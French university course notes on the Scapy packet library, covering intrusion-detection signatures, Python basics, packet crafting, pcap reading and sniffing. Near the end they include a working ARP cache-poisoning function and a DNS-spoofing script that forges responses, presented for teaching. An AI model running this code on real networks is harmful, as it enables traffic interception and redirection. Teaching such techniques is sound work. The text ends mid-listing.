Université de Limoges
FACULTÉ DES SCIENCES ET TECHNIQUES

Master 1 — UE Réseaux Avancés II

Les Fourberies de Scapy

P-F. Bonnefoi

Version du 16 février 2011

Table des matières

Lorsque l'on analyse la trace de paquets échangés dans un réseau, il est important de savoir distinguer entre :

- un « stimulus », c-à-d. un événement, qui lorsqu'il arrive sur le récepteur, déclenche une réponse ;
- une « réponse », c-à-d. un événement lié à la réception d'un stimulus (modèle comportemental).

Attention :

- le récepteur est actif et attentif, et identifier le stimulus ne suffit pas toujours à prédire la réponse ;
- les stimulus/réponses sont inter corrélés, mais peuvent dépendre d'autres éléments indépendants : état du récepteur, seuil ou filtrage des stimulus ou des réponses, nécessité de plusieurs stimulus différents reçus dans un certain ordre, *etc.*

L'analyse peut être faite :

- en connaissant l'état exacte du récepteur (en étant sur le récepteur par exemple) ;
- sans connaitre l'état du récepteur.
  Dans certains cas, on essaye de construire un modèle empirique de cet état.

Les éléments sur lesquels on travaille sont :

- les paquets qui circulent dans le réseau, c-à-d. dans le cas de TCP/IP, l'ensemble des champs d'entête du datagramme IP (drapeaux, adresses de destination, de source, fragmentation, *etc.*) et des protocoles supérieurs (TCP, UDP, DNS, *etc.*) ;

- pour chacun de ces paquets, les champs qui les constituent :
  - ◇ leur valeur, le sens attaché à ces valeurs, donne des informations sur l'émetteur et sur son intention lors de l'envoi de ce paquet ;
  - ◇ ils donnent également des informations sur le contexte de l'échange, c-à-d. pas seulement sur l'expéditeur et le destinataire, mais également sur le travail des intermédiaires ou sur les conditions réseaux (par exemple la fragmentation d'un datagramme IP donne des informations sur la MTU, la décrémentation d'un TTL sur l'existence d'un intermédiaire, la taille des fenêtres TCP sur la congestion, *etc.*) ;

- des schémas, ou *pattern*, d'échange réseau. Ces schémas fournissent, lorsqu'ils sont reconnus, une information de plus haut niveau (par exemple, un échange de 3 paquets peuvent décrire un *handshake* TCP et signifier un établissement de connexion).

Ces schémas d'échange peuvent également être appelés des « signatures ».

Un attaquant :
- écrit un logiciel pour réaliser une attaque, par exemple, par « déni de service », ou un « exploit » ;
- utilise ce logiciel sur un réseau ou une machine cible ;
- laisse une **signature** (une trace d'échanges de paquets), qui est le résultat de la construction, « crafting », de paquets pour réaliser cette attaque ou cet exploit.

Trouver cette signature, c'est :
- détecter qu'une attaque a eu lieu (détection post-mortem, ou « forensic »), ou se déroule actuellement (« Intrusion Detection System », avec éventuellement la possibilité d'empêcher qu'elle réussise : « Intrusion Prevention System ») ;
- découvrir l'identité de l'attaquant (par exemple, pouvoir bloquer l'attaque pour éviter qu'elle se poursuive comme dans le cas d'un déni de service)/

On peut faire un parallèle avec la balle de révolver, qui permet une fois analysée, d'identifier le fût du révolver qui l'a tiré.

La détection de ces signatures, « pattern matching », reposent sur :

- leur connaissance : connaître le schéma d'échange qui réalise l'attaque ;
- leur détection : pouvoir trouver parmi le trafic réseau que l'on surveille, les paquets relatifs à ce schéma (chacun de ces paquets peut subir des variations dépendant du contexte : adresses différentes, ou bien dépendant de la vulnérabilité exploitée : un contenu utilisé uniquement pour sa taille) ;
- leur enchaînement :
  - ◇ un schéma peut être réalisé suivant des temps plus ou moins long et peut, ainsi, s'entrelacer avec un trafic normal ;
  - ◇ un schéma peut être suffisamment « ouvert » pour rendre difficile la corrélation des paquets qui le forme (des paquets provenant de source très différentes par exemple).
- la capture du trafic : pouvoir capturer les paquets qui forment le schéma. Il faut mettre en place des capteurs ou « sondes » au bon endroit dans le réseau (sur un routeur avant le NAT par exemple), pour pouvoir capturer convenablement ces paquets.

Ces signatures peuvent être déterminées sur l'ensemble des protocoles :

- sur la technologie réseau : par exemple qui concerne la couche n°2 comme Ethernet avec les trames ARP, les VLANS, *etc.* ;
- sur la pile TCP/IP : ce sont des signatures qui concernent les couches 3&4, c-à-d. IP et transport avec ICMP, TCP, UDP, *etc.* ;
- sur les protocoles applicatifs : en exploitant des protocoles comme HTTP (attaques ciblant le CGI par exemple), NetBios, *etc.*

Pour être efficace, la détection de certaines signatures passe par la connaissance et la création d'un état du récepteur.
On parle alors de mode « stateful » : l'attaquant va amener, par exemple, la pile de protocole de la victime dans un certain état avant de continuer son attaque (la progression de l'attaque n'est possible que suivant l'état courant de la victime).

Des outils comme « Snort », utilise ce système de signature.

1.5 Les résultats

Le résultat de l'analyse peut conduire à :

- la journalisation, « log », de l'attaque, avec ou non sauvegarde des paquets suspicieux ;
- l'envoi d'une alerte à l'administrateur : attention à la notion de « faux positifs », c-à-d. l'identification erronée d'une attaque qui peut conduire à saturer l'administrateur qui ensuite ne fait plus attention à ces alertes même si elles deviennent de vraies alertes ;
- la mise en place de contre-mesure : filtrage du trafic incriminé par reconfiguration du firewall, envoi de paquets pour mettre fin à une connexion TCP, *etc.* ;
- *etc.*

- une bibliothèque Python : *cela permet de profiter de tout l'environnement offert par Python* ;
- un outil interactif à la manière de l'interprète Python ;
- un « wrapper » autour de la bibliothèque de capture/analyse de paquet de niveau utilisateur« libpcap » ;
- des fonctions qui permettent de lire et d'écrire des fichiers « pcap » générés par WireShark qui contiennent des captures de trafic réseau :*cela permet de programmer un traitement à réaliser sur un ensemble de paquets* ;
- des fonctions d'analyse et de construction, des paquets réseaux à partir de la couche 2 (capacité de « forger » un paquet) : *cela permet de manipuler de manière simple des paquets de structures complexes associés à des protocoles courant* ;
- des fonctions d'envoi de ces paquets et de réception des paquets réponses associés : *cela autorise la conception simplifiée d'outils efficaces* ;
- des fonctions d'écoute, « sniffing », du trafic réseau ;
- des fonctions de création de représentation :
  - ◇ sous forme de courbes d'un ensemble de valeurs calculées ;
  - ◇ sous forme de graphe d'échanges entre matériels ;
  - ◇ sous forme de graphes de la topologie d'un réseau.

La notion de « module » en Python est similaire à celle de « bibliothèque » dans les autres langages de programmation ; la différence est que les instructions se trouvant dans un module Python sont exécutées lors de son importation.

Ce qui est normal car certaines de ces instructions servent à définir les fonctions et constantes du module.

Certaines instructions ne devraient être exécutées, ou n'ont de sens, que si le module est exécuté directement en tant que programme depuis le shell, c-à-d. en tant que programme.

Pour pouvoir faire la différence entre une exécution en tant que module ou en tant que programme principale, il faut tester la variable `__name__` :

```
1 if __name__ == "__main__":
2     print "Execution en tant que programme"
```

La possibilité d'exécuter un module en tant que programme permet, par exemple, de faire des « tests du bon fonctionnement » du module pour éviter des régressions (modifications entrainant des erreurs) et constituent la base des « tests unitaires », mauvaise traduction acceptée de test de modules, *unit testing*.

Ces tests permettent de juger de la bonne adéquation du module par rapport aux attentes, et sont utilisés dans l'Extreme programming, XP, ou la programmation agile.

3.1 Python & Scapy : utilisation du mode interactif

Python est un langage interprété qui met à la disposition de l'utilisateur un mode interactif, appelé également « interprète de commande », où l'utilisateur peut entrer directement ses instructions afin que Python les exécutent.

Dans ce mode il est possible de définir des variables, ainsi que des fonctions et tout élément de Python.

L'intérêt réside dans la possibilité de pouvoir tester/exécuter rapidement des instructions sans avoir à écrire de programme au préalable.

Ce mode est utilisé dans Scapy, en utilisant la commande shell `scapy`, qui permet de lancer un interprète de commande tout en bénéficiant de tous les éléments disponibles dans Scapy.

Il est possible de définir soi-même dans un programme un basculement en mode interactif :

```
1  if __name__ == "__main__":
2      interact(mydict=globals(), mybanner="Mon mode interactif a moi")
```

Ici, l'utilisation du mode interactif dans un source est combiné avec la détection d'une utilisation en tant que module ou en tant que programme.

On passe en argument `mydict=globals()` pour bénéficier de tout ce que l'on a défini dans le module sans avoir à l'importer lui-même.

On peut lancer le programme dont on veut suivre l'exécution « pas à pas » :

```
python -m trace -t mon_programme.py
```

On peut également obtenir la liste des liens d'appels des fonctions les unes avec les autres :

```
python -m trace -T mon_programme.py
```

Si votre programme utilise le mode interactif, les informations ne seront disponibles que lors de l'arrêt du programme.

Le paramètre « `-m` » indique à Python d'exploiter le module indiqué ensuite, ici, « trace ».

Pour avoir plus d'options, vous pouvez consulter la documentation du module « trace » de Python.

Pour installer Python et disposer des dernières révisions avec *mercurial* :

```
$ hg clone http://hg.secdev.org/scapy
$ cd scapy
$ sudo python setup.py install
```

Pour mettre à jour, il suffira de faire la procédure suivante :

```
$ hg pull
$ hg update
$ sudo python setup.py install
```

Pour pouvoir utiliser les fonctions Scapy dans un programme Python il faut importer la bibliothèque Scapy :

```
1 #!/usr/bin/python
2 # coding= latin1
3 from scapy.all import *
4 # le source utilisateur
```

À l'aide de cette syntaxe spéciale, les commandes de Scapy seront utilisables directement dans votre programme, sans avoir à les préfixer avec le nom du module (*Attention aux conflits de noms avec vos propres fonctions et variables*).

```
1  class Personne(object): # classe dont on hérite
2     """Classe definissant une personne""" # Description de la classe
3     nombre_de_personnes = 0  # variable de classe
4     # self fait référence à l'instance
5     def __init__(self, name, age): # permet l'initialisation de l'instance
6        self.name = name   # permet de rendre ces variables uniques à chaque instance
7        self.age = age
8        self.__numeroSecu = 0 # variable privee
9        Personne.nombre_de_personnes += 1
10    def intro(self): # Il faut donner en parametre l'instance
11       """Retourne une salutation."""
12       return "Bonjour, mon nom est %s et j'ai %s ans." % (self.name, self.age)
13 p1 = Personne("toto", 10) # on ne met pas le self en argument
```

Remarques :

- les variables d'instances précédées d'un préfixe « ___ » sont privées et ne peuvent être accessible depuis l'extérieur de l'objet ;
- *Mais*, la notation `p1._Personne__numeroSecu` permet d'obtenir la valeur de l'attribut...
- *Donc*, on peut utiliser un seul « _ » et faire confiance aux programmeurs !

Il est aussi possible de faciliter l'accès à des variables d'instance, tout en gardant une capacité de contrôle sur ces modifications avec le `property` :

```
1  class Personne2(object):
2      def __init__(self):
3          self._nom = 'indefini'
4      def _getNom(self):
5          return self._nom
6      def _setNom(self, val):
7          self._nom = val
8      nom = property(fget = _getNom, fset = _setNom, doc = 'Nom')
9  p1 = Personne2()
10 print p1.nom # affiche indefini
11 p1.nom = "Toto" # defini le nom de p1
12 print p1.nom # affiche Toto
```

Compléments :

- Python intègre un « garbage collector » ou ramasse miettes,
- il est possible de faire de l'héritage multiple.
  Pour accéder à une méthode d'ancêtre : `ancetre.__init__()`.

5 Python : aide sur les éléments

Les objets de Python sont capable d'introspection, c-à-d. d'avoir la capacité de s'examiner eux-même.

On peut obtenir de l'aide sur un objet ou un module :

```
pef@pef-desktop:~/Bureau/project$ python
Python 2.6.4 (r264:75706, Dec  7 2009, 18:45:15)
[GCC 4.4.1] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> help
Type help() for interactive help, or help(object) for help about object.
>>>
```

On peut attacher de la documentation au code Python lors de son écriture :

```
1  def ma_fonction():
2      """Cette fonction est vide !"""
3      pass
```

```
>>> help(ma_fonction)
Help on function ma_fonction in module __main__:
ma_fonction()
    Cette fonction est vide !
```

Sur un objet, la fonction `help`*, affiche l'intégralité de l'aide disponible sur ses attributs (méthodes ou variables).*

Il est possible de :

- connaitre le type d'un objet : `type(mon_objet)` ;
- connaitre l'identifiant unique d'un objet (équivalent à son adresse mémoire) : `id(mon_objet)` ;
- connaitre les attributs d'un objet :
  - ◇ `dir(mon_objet)` qui donne les éléments de l'objet et de ceux dont il hérite ;
  - ◇ `mon_objet.__dict__` qui donne les éléments uniquement de l'objet ;
- la documentation sur une classe : `Personne.__doc__`
  ou sur une méthode : `Personne.intro.__doc__`
- savoir si un objet possède un attribut (variable ou méthode) : `hasattr(objet, "nom")` qui renvoi vrai ou faux ;
  Avec les fonctions `getattr` et `setattr` on peut manipuler ces attributs sous forme de chaîne de caractère (ce qui est **très utile**).
- savoir si un élément est exécutable : `callable(element)` ;
- savoir si un objet est une instance d'une classe : `isinstance(objet, classe` ;
- savoir si une classe hérite d'une autre classe : `issubclass(classe, ancetre)`.

6 Python : utilisation avancée des séquences

Lors de la manipulation de paquets réseaux dans Scapy, nous apprécierons les éléments avancés de Python suivant :

— les « list comprehension » qui permettent de remplacer l'utilisation d'une boucle `for` pour la création d'une liste par rapport aux éléments d'une autre, chacun ayant subi un traitement :

```
1 ma_liste = [ 1, 2, 3, 4, 5]
2 ma_liste_traduite = [ hex(x) for x in ma_liste]
```

```
['0x1', '0x2', '0x3', '0x4', '0x5']
```

— les instructions `map` et `filter`, *remplacées par les « list comprehension »* :

```
1 def transformer (val):
2     return x = x + 3
3 def paire (val):
4     return not val%2
5 liste_transformee = map(transformer, ma_liste)
6 print liste_transformee
7 print filter(paire, ma_liste)
```

```
[4, 5, 6, 7, 8]
[4, 6]
```

Scapy est à la fois un interprète de commande basé sur celui de Python et une bibliothèque :

```
pef@pef-desktop:~/Bureau$ sudo scapy
[sudo] password for pef:
Welcome to Scapy (2.1.0-dev)
>>> IP()
<IP  |>
>>> IP().show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
>>>
```

Vous pouvez l'utiliser en mode interactif. Vous devez l'exécuter avec des droits administrateur pour être autorisé à envoyer des paquets de niveau 2 (trame Ethernet par exemple).

7.1 Scapy : aide sur les éléments

Il est très utile de pouvoir examiner les possibilités offertes par chaque couche protocolaire à l'aide de la commande `ls()` :

```
>>> ls(TCP)
sport      : ShortEnumField       = (20)
dport      : ShortEnumField       = (80)
seq        : IntField             = (0)
ack        : IntField             = (0)
dataofs    : BitField             = (None)
reserved   : BitField             = (0)
flags      : FlagsField           = (2)
window     : ShortField           = (8192)
chksum     : XShortField          = (None)
urgptr     : ShortField           = (0)
options    : TCPOptionsField      = ({})
```

Ici, on peut voir comment est constitué le paquet ou layer TCP, avec chacun de ces champs, leur type et leur valeur par défaut indiquée entre parenthèse.
La commande `ls()` toute seule affiche tous les protocoles que sait gérer Scapy. La commande `lsc()` fait de même avec l'ensemble des commandes.

Il est facile de créer un paquet dans Scapy, il suffit d'utiliser la classe qui le définit :

```
>>> b=IP()
>>> b
<IP  |>
```

Ici, l'affichage indique le type mais pas la valeur des champs quand ceux-ci possèdent celle par défaut.

```
>>> b.dst='164.81.1.4'
>>> b
<IP  dst=164.81.1.4 |>
>>> ls(b)
version    : BitField             = 4               (4)
ihl        : BitField             = None            (None)
...
ttl        : ByteField            = 64              (64)
proto      : ByteEnumField        = 0               (0)
chksum     : XShortField          = None            (None)
src        : Emph                 = '192.168.0.14'  (None)
dst        : Emph                 = '164.81.1.4'    ('127.0.0.1')
options    : PacketListField      = []              ([])
```

Avec la commande `ls()`, on peut connaitre le nom de chacun des champs constituant le paquet.

7.3 Scapy : affichage de protocole

Il est toujours possible d'accéder à la représentation du paquet sous sa forme réseau, c-à-d. une suite d'octets qui sont échangés :

```
>>> b.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 192.168.0.14
  dst= 164.81.1.4
  \options\
>>>
```

```
>>> hexdump(b)
0000   4500001400010000 400014DEC0A8000E E.......@.......
0010   A4510104                         .Q..
```

```
>>> str(b)
'E\x00\x00\x14\x00\x01\x00\x00@\x00\x14\xde\xc0\xa8\x00\x0e\xa4Q
\x01\x04'
```

```
>>> b.show2()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 20
...
  ttl= 64
  proto= ip
...
>>>
```

Ici, la méthode `show2()` force le calcul de certains champs (checksum par ex.).

Dans Scapy, il existe des objets Python « champs », `Field`, et des objets Python « paquets », `Packet`, qui sont constitués de ces champs.

Lorsque l'on construit un paquet réseau complet, il est nécessaire d'empiler les différentes couches protocolaires, `layers`.

En particulier, un paquet (ou layer ou couche ou protocole) est constitué de :

- deux attributs `underlayer` et `payload`, pour les liens entre couches inférieures et supérieures ;
- plusieurs liste des *champs* définissant le protocole (TTL, IHL par exemple pour IP) :
  - ◇ une liste avec des valeurs par défaut, `default_fields` ;
  - ◇ une liste avec les valeurs choisies par l'utilisateur, `fields` ;
  - ◇ une liste avec les valeurs *imposées* lorsque la couche est imbriquée par rapport à d'autres, `overloaded_fields`.

L'empilement des couches se fait avec l'opérateur « / » :

```
>>> p=IP()/UDP()
>>> p
<IP  frag=0 proto=udp |<UDP  |>>
```

Ici, des champs de la couche `IP` ont été « surchargées », par celle supérieure `UDP`.

Dans Scapy, il est possible de choisir les valeurs des différents champs comme on le veut même si cela est contraire aux protocoles.
Le but étant soit l'étude des conséquences, soit la réalisation de conséquences plus ou moins désastreuses pour le récepteur...

```
>>> p=IP()/UDP()
>>> p
<IP  frag=0 proto=udp |<UDP  |>>
>>> p.payload
<UDP  |>
>>> p[UDP].dport = 22
>>> p
<IP  frag=0 proto=udp |<UDP  dport=ssh |>>
```

Il est facile d'accéder à une couche en utilisant l'accès par le nom de cette couche : `p[UDP]` ou bien avec l'opérateur « `in` » :

```
>>> UDP in p
True
>>> p.haslayer(UDP)
1
```

Remarques :

- pour obtenir le calcul automatique ou la valeur par défaut de certains champs qui ont été redéfinis, il faut les effacer : `del(p.ttl)` ;
- l'opérateur « / » retourne une copie des paquets utilisés.

Scapy : affichage et comparaison « humain » des champs

Il est possible de demander à un « paquet » de fournir une représentation sous forme de chaîne de caractères des valeurs de ses champs, à l'aide de la méthode `sprintf` :

```
>>> p.sprintf("%dst%")
'00:58:57:ce:7d:aa'
>>> p.sprintf("%TCP.flags%")
'S'
>>> p[IP].flags
2L
>>> p.sprintf('%IP.flags%')
'MF+DF'
>>> 'MF' in p.sprintf('%flags%')
True
```

Ici, cela permet d'obtenir un affichage orienté « humain » des valeurs de drapeaux.

Cela permet également de simplifier les tests :

```
>>> q.sprintf('%TCP.flags%')=='S'
True
```

Ici, il n'est pas nécessaire de tester la valeur des drapeaux avec leur représentation hexadécimale.

9 Scapy et fichier « pcap »

Avec Scapy, il est possible de lire des fichiers de capture de trafic réseau au format « pcap » utilisé par WireShark :

```
>>> a=rdpcap ("STUN.pcap")
>>> a
<STUN.pcap: TCP:0 UDP:8 ICMP:0 Other:0>
>>> type(a)
<type 'instance'>
>>> a[0]
<Ether  dst=00:0c:29:94:e6:26 src=00:0f:b0:55:9b:12 type=0x800 |<IP  version=4L ihl=5L tos=0x0
len=56 id=28922 flags= frag=0L ttl=128 proto=udp chksum=0x575d src=175.16.0.1 dst=192.168.2.164
options=[] |<UDP  sport=20000 dport=3478 len=36 chksum=0x5203 |<Raw  load='\x00\x01\x00\x08&|+
\x88\xdcP\xc9\x08\x90\xdc\xefD\x02\xc3e<\x00\x03\x00\x04\x00\x00\x00\x00' |
>>> a.__class__
<class scapy.plist.PacketList at 0xa0eed7c>
```

La lecture du fichier créé un objet `PacketList` qui peut ensuite est parcouru à la manière d'une liste.
On va pouvoir appliquer des opérations de filtrage dessus.

Attention : il est possible d'effectuer des opérations à la manière des listes standards de Python, comme avec `filter(fonction, liste)`, mais on perd des informations (comme l'heure de capture).

Pour le filtrage, on doit fournir une fonction renvoyant vrai ou faux ; une *lambda* fonction est le plus efficace :

```
>>> a.filter(lambda p: UDP in p)
<filtered STUN.pcap: TCP:0 UDP:8 ICMP:0 Other:0>
>>> a.filter(lambda p: TCP in p)
<filtered STUN.pcap: TCP:0 UDP:0 ICMP:0 Other:0>
>>> a.filter(lambda p: p[UDP].sport==3478)
<filtered STUN.pcap: TCP:0 UDP:4 ICMP:0 Other:0>
```

On peut obtenir un résumé de ce qui compose le trafic :

```
>>> a.summary ()
Ether / IP / UDP 175.16.0.1:20000 > 164.81.1.4:3478 / Raw
Ether / IP / UDP 192.168.2.164:3478 > 164.81.1.4:20000 / Raw
Ether / IP / UDP 175.16.0.1:20001 > 164.81.1.4:3478 / Raw
Ether / IP / UDP 192.168.2.164:3478 > 164.81.1.4:20001 / Raw
Ether / IP / UDP 175.16.0.1:20002 > 164.81.1.4:3478 / Raw
Ether / IP / UDP 192.168.2.164:3478 > 164.81.1.4:20002 / Raw
Ether / IP / UDP 175.16.0.1:20003 > 164.81.1.4:3478 / Raw
Ether / IP / UDP 192.168.2.164:3478 > 164.81.1.4:20003 / Raw
```

Il est possible d'écouter le trafic passant sur un réseau :

```
>>> p=sniff(count=5)
>>> p.show()
0000 Ether / IP / TCP 192.168.0.2:64321 > 202.182.124.193:www FA
0001 Ether / IP / TCP 192.168.0.2:64939 > 164.81.1.61:www FA
0002 Ether / IP / TCP 192.168.0.2:65196 > 164.81.1.69:imaps S
0003 Ether / IP / TCP 192.168.0.2:65196 > 164.81.1.69:imaps A
0004 Ether / IP / TCP 192.168.0.2:65196 > 164.81.1.69:imaps PA / Raw
```

On remarque que les drapeaux TCP sont indiqués.

Le paramètre `count` permet de limiter la capture à 5 paquets (0 indique « sans arrêt »).

```
def traiter_trame(p):
   # affichage ou travail sur la trame

sniff(count = 0, prn = lambda p : traiter_trame(p))
```

Les paramètres :

- `prn` permet de passer une fonction à appliquer sur chaque paquet reçu ;
- `lfilter` permet de donner une fonction Python de filtrage à appliquer lors de la capture ;
- `filter` permet de donner une expression de filtrage avec la syntaxe de `tcpdump`.

Attention : pour pouvoir sniffer le réseau, il faut lancer scapy ou le programme l'utilisant avec les droits root (`sudo python mon_programme.py`).

Si l'on dispose d'un paquet sous sa forme objet, il est possible d'obtenir sa composition avec Scapy :

```
>>> p=IP(dst="164.81.1.4")/TCP(dport=53)
>>> p
<IP  frag=0 proto=tcp dst=164.81.1.4 |<TCP  dport=domain |>>
>>> str(p)
'E\x00\x00(\x00\x01\x00\x00@\x06\x14\xc4\xc0\xa8\x00\x0e\xa4Q\x01\x04\x00\x14\x005\x00\x00
\x00\x00\x00\x00\x00\x00P\x02 \x00)\x8e\x00\x00'
```

Ou de le décomposer depuis sa forme brute (chaîne d'octets) :

```
>>> g=str(p)
>>> IP(g)
<IP  version=4L ihl=5L tos=0x0 len=40 id=1 flags= frag=0L ttl=64 proto=tcp chksum=0x14c4
src=192.168.0.14 dst=164.81.1.4 options=[] |<TCP  sport=ftp_data dport=domain seq=0 ack=0 dataofs=5L
 reserved=0L flags=S window=8192 chksum=0x298e urgptr=0 |
```

Certaines valeurs se définissent automatiquement :

```
>>> p=Ether()/IP()/UDP()/DNS()/DNSQR()
>>> p
<Ether  type=0x800 |<IP  frag=0 proto=udp |<UDP  sport=domain |<DNS  |<DNSQR  |>
```

Le port 53, ou `domain` *a été définie par l'empilement d'un paquet* `DNS`*.*

Il existe différentes fonctions :

– de niveau 2 (couche liaison de données) :
  - ◇ `sendp(paquet)` pour envoyer des trames ;
  - ◇ `reponse, non_repondu = srp(paquet)` envoi et réception de trames ;
  - ◇ `reponse = srp1(paquet)` envoi d'une trame, obtention d'une seule réponse ;

– de niveau 3 (couche IP) :
  - ◇ `send(paquet)` pour envoyer des paquets ;
  - ◇ `reponse, non_repondu = sr(paquet)` envoi et réception ;
  - ◇ `reponse = sr1(paquet)` envoi d'un paquet, réception d'une seule réponse.

Les paquets « non_repondu » sont importants car ils expriment soit un échec, soit un filtrage...

En général, les paquets de niveau 2 sont des trames `Ether`, mais pour des connexions sans fil, elles peuvent être de type `Dot11`.

Les paquets de niveau 3 peuvent être de type `IP`, `ARP`, `ICMP`, *etc.*

On appelle « injection » l'envoi de paquets *non ordinaires*...

```
1  def arpcachepoison(cible, victime):
2      """Prends la place de la victime pour la cible"""
3       cible_mac = getmacbyip(cible)
4       p = Ether(dst=cible_mac) /ARP(op="who-has", psrc=victime, pdst=cible)
5       sendp(p)
```

Du DNS spoofing :

```
1  # on va sniffer le réseau sur eth0 et réagir sur des paquets vers ou depuis le port 53
2  scapy.sniff(iface="eth0",count=1,filter="udp port 53",prn=procPacket)
3  # on va reprendre des infos présentes dans le paquet
4  def procPacket(p):
5      eth_layer = p.getlayer(Ether)
6      src_mac, dst_mac = (eth_layer.src, eth_layer.dst)

8      ip_layer = p.getlayer(IP)
9      src_ip, dst_ip = (ip_layer.src, ip_layer.dst)

11     udp_layer = p.getlayer(UDP)
12     src_port, dst_port = (udp_layer.sport, udp_layer.dport)
```


Ici, le paramètre `filter` *est exprimé dans la même syntaxe que celle de l'outil TCP-dump. On peut utiliser une lambda fonction Python à la place.*

```
1   # on fabrique un nouveau paquet DNS en réponse
2   d = DNS()
3   d.id = dns_layer.id   #Transaction ID
4   d.qr = 1      #1 for Response
5   d.opcode = 16
6   d.aa = 0
7   d.tc = 0
8   d.rd = 0
9   d.ra = 1
10  d.z = 8
11  d.rcode = 0
12  d.qdcount = 1      #Question Count
13  d.ancount = 1      #Answer Count
14  d.nscount = 0      #No Name server info
15  d.arcount = 0      #No additional records
16  d.qd = str(dns_layer.qd)

18  # Euh...On met www.google.com pour éviter de mal utiliser ce code
19  d.an = DNSRR(rrname="www.google.com.", ttl=330, type="A", rclass="IN", rdata="127.0.0.1")

21  spoofed = Ether(src=dst_mac, dst=src_mac)/IP(src=dst_ip, dst=src_ip)
22  spoofed = spoofed/UDP(sport=dst_port, dport=src_port)/d
23  scapy.sendp(spoofed, iface_hint=src_ip)
```

Soit le paquet suivant :

```
>>> a = Ether(src='00:c0:97:b0:d1:e0', dst='00:04:74:c5:01:f0', type=2054)/ARP(hwdst='00:04:74:c5:01:f0',
ptype=2048, hwtype=1, psrc='200.9.44.129', hwlen=6, plen=4, pdst='200.9.41.96',
hwsrc='00:c0:97:b0:d1:e0', op=2)
>>> a.pdfdump('rep_a.pdf')
```

Ce qui produit l'affichage suivant :



Remarque : la méthode `command` permet de récupérer une chaîne de commande permettant de recréer le paquet : `a.command()`, par exemple.

Il est possible de construire des paquets en faisant varier la valeur de certains champs :

```
>>> m=IP()/1
>>> m
<IP  frag=0 proto=tcp |<TCP  flags=SA |>>
>>> m.ttl=(10,13)
>>> m
<IP  frag=0 ttl=(10, 13) proto=tcp |<TCP  flags=SA |>>
>>> m.payload.dport = [80, 22]
>>> m
<IP  frag=0 ttl=(10, 13) proto=tcp |<TCP  dport=['www', 'ssh'] flags=SA |>>
```

On peut alors obtenir la liste complète des paquets :


```
>>> [p for p in m]
[<IP  frag=0 ttl=10 proto=tcp |<TCP  dport=www flags=SA |>>,
<IP  frag=0 ttl=10 proto=tcp |<TCP  dport=ssh flags=SA |>>,
<IP  frag=0 ttl=11 proto=tcp |<TCP  dport=www flags=SA |>>,
<IP  frag=0 ttl=11 proto=tcp |<TCP  dport=ssh flags=SA |>>,
<IP  frag=0 ttl=12 proto=tcp |<TCP  dport=www flags=SA |>>,
